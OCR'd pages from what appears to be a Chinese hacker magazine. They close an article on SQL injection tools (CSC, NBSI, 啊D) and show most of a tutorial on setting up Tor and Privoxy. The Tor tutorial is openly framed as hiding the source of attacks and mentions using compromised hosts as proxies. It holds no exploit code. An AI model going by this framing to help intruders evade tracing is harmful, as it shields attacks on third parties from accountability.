


图10




图11




图12

总结

SQL的注射工具很多很多，但是其原理都差不多，主要是靠作者的编程能力和一些细节方面的功夫，做出一些很强的注射工具。除了上面说到的几个外，还有像小幽写的狂注幽灵等等也就不再介绍了，我把他们都打包放在光盘里了，有兴趣的朋友自己看看说明，加上我上面说到的一些操作基础，用会它们不是难事，这里还要劝告大家一句的是：工具只是帮助我们完成所需功能的辅助手段，不要做什么都依赖工具，在会用工具的同时把原理搞清楚，最好去亲自手工实验所学到的知识，这对你自己的技术会有好处。如有问题，我们去非安全的BBS上说吧！

不再多说，下回有机会在给大家介绍全手工的注射和猜解，下回再见！

（文中用到的软件：绝世猜解（CSC），WEN&WIS，冰舞，啊D注射工具，NBSI收录在光盘里了）

踏破铁鞋无觅处
——记一款反跟踪软件

图无敌最寂寞@EST

一、事出有因

以前刚学黑的时候，总是一股初生牛犊不怕虎的干劲，只管黑不管会不会被人发现。结果被人警告了几次后，胆子也小了。现在吓得我都不敢轻易黑了，即使想黑也得用个代理了，甚至做个跳板链。但是这些也不是最安全的，如果对方good enough的话，完全可以跟踪过来的。

今天我从网上觅得一非常好的东东，它采用了一个全新的方法在很大程度上解决我们的问题，使我们真正的做到踏网无痕。

我们在hack的时候为了隐藏攻击的真实来源一般采用的方法都是代理或者多级代理，但是这种方法的不好处也是显而易见的：寻找代理的过程真的很麻烦，技术高点的会把肉鸡做成一个代理，但即使如此，这种代理万一被对方识破反过来监视我们的行踪那可真是搬了石头砸了自己的脚。

二、TOR原理简单介绍

说了这么多原始隐藏踪迹的不好处，也该请出今天的主角——TOR。这个工具的工作原理如下：

工作原理

TOR：（匿名网络通讯系统（Anonymous Internet Communication System））：从多台服务器之间随机挑选出一个路由，然后将数据包通过此路由发送到目的地，通过这种随机选择路由的方式可以隐藏自己的踪迹让别人无法追踪你，为你量身打造你的软件的网络隐私安全性。

首先当TOR启动的时候它会从网上一台服务器下载一份清单，内容是TOR网络中各个节点(即各个服务器)的一些信息的更新。根据清单的内容，TOR客户端就可以确定出TOR网络内的可用节点，如图1和图2(图1中Alice是客户端，它首先从一个叫dave的服务器上下载TOR网络节点清单。图2中，TOR网络中标有加号的节点是可用节点)。

通过随机挑选部分可用节点后，我们就可以创建一个“私有”网络，此网络中的各个节点采取加密方式依次连接，构成一个回路。回路每次扩展一跳，这样做的好处是使构成回路的各个节点只能看到前一个节点和后一个节点，也就是说此回路中的任何一个节点都不可能知道完整的路由，因此隐蔽性大大加强。而且客户端会与回路中每一个节点协商加密密钥，因此数据传输到任何一个节点都采用了不同的加密密钥，这使得其中任何一个节点都无法追踪数据来源。如图3所示(虚线箭头代表了经过加密的连接，实线箭头代表没有加密的连接)，当回路一旦确定后，我们就可以通过这个回路与外界通讯了。TOR只使用TCP流方式连接，任何支持SOCKS代理的应用程序都可以使用TOR网络。为了提高效率，几乎在同一时间内发生的连接请求会共用一个回路，不过一会后TOR将随机挑选一条新的回路供连接使用。如图4。

原理讲了一大堆(其实还没讲完，这个东东的确强大，其它方面有待读者朋友自己去挖掘了)，我们该实际操作一下了！

三、用TOR打造隐蔽WEB浏览

TOR支持很多系统平台，我们这里当然是用最常用的windows下的TOR来给大家演示。其它平台的都大同小异，就不再赘述了。我们就以web浏览为例，给大家讲解一下。

首先还需要一款http代理程序，本文使用的是privoxy，因为它跟TOR集成得不错。下载privoxy后，先安装它，安装完成后运行privoxy主程序，这时privoxy会监听本地8118端口。依次打开Option菜单选择“Edit main Configuration”，这时候会打开privoxy的配置文件，在配置文件的开头我们添加一句：“forward-socks4a / localhost:9050.”如图5，千万不要漏掉其中的“.”。这句话的意思是将socks连接到本地9050端口，而9050端口就是TOR客户端监听的端口。




图1




图2




图3




图4




图5

OK!privoxy 就算配置完毕了，下面直接启动 TOR 就可以了。(TOR 的配置也很多，限于篇幅我就不再多说了。一般采用默认配置即可)，启动 TOR 以后等一会就会出现如图 6 所示的提示。这个提示是告诉你已经成功下载了清单，并已经确定出一条可用回路了。

如果你发现提示不是这样的，那么重新启动一下 TOR 就可以了。




图 6

到这里，我们的配置基本完成，下面该验证一下了。打开 IE 的 INTERNET 属性窗口，找到连接选项卡，在局域网设置里勾选为 LAN 使用代理服务器，并如图 7 设置。




图 7

这里要特别说明的是，对于我的机器来说如图 7 设置并不管用。因为我采用的上网方式是拨号方式，因此这种设置并不应用到我的拨号连接上。其实，即使你不是拨号方式的，我也并不推荐你使用这种方式，我推荐的是用 Touchnet Browser。这个不就是传说中的黑客专用浏览器吗?呵呵~~ 打开 Touchnet，按照如图 8 设置就可以了。




图 8

然后记得要起用这个代理哦(前面要打勾才算起用，再点一次就不起用了。方便吧?)。好! 万事必备，就差找个能查看 IP 的地方验证一下了，如图 9。




图 9

每次刷新 IP 都会改变，看到这里有的朋友会说这不就是代理吗? 不错哦，确实就是代理，但是这个代理却跟以往的大大的不同。比如在以往的代理中(不管单一代理还是多代理)，虽然对方看到的也是你代理的 IP，但是对方可以追踪到你的代理后采用种种手段比如在你的代理上安装 